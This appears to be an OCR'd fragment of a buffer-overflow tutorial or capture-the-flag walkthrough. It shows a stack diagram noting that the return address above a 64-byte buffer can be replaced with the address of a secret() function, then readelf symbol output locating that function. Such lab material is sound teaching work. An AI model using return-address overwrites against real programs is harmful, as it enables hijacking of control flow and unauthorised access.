

0xFFFFFFFF
return address
main frame ptr
buf[64]
0x00000000


0xFFFFFFFF
return address
main frame ptr
buf[64]
Change this to address of secret()
0x00000000


readelf -s impossible


```
59: 0804858c     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
60: 0804848b    19 FUNC    GLOBAL DEFAULT   14 secret
61: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
62: 08048510    93 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
```

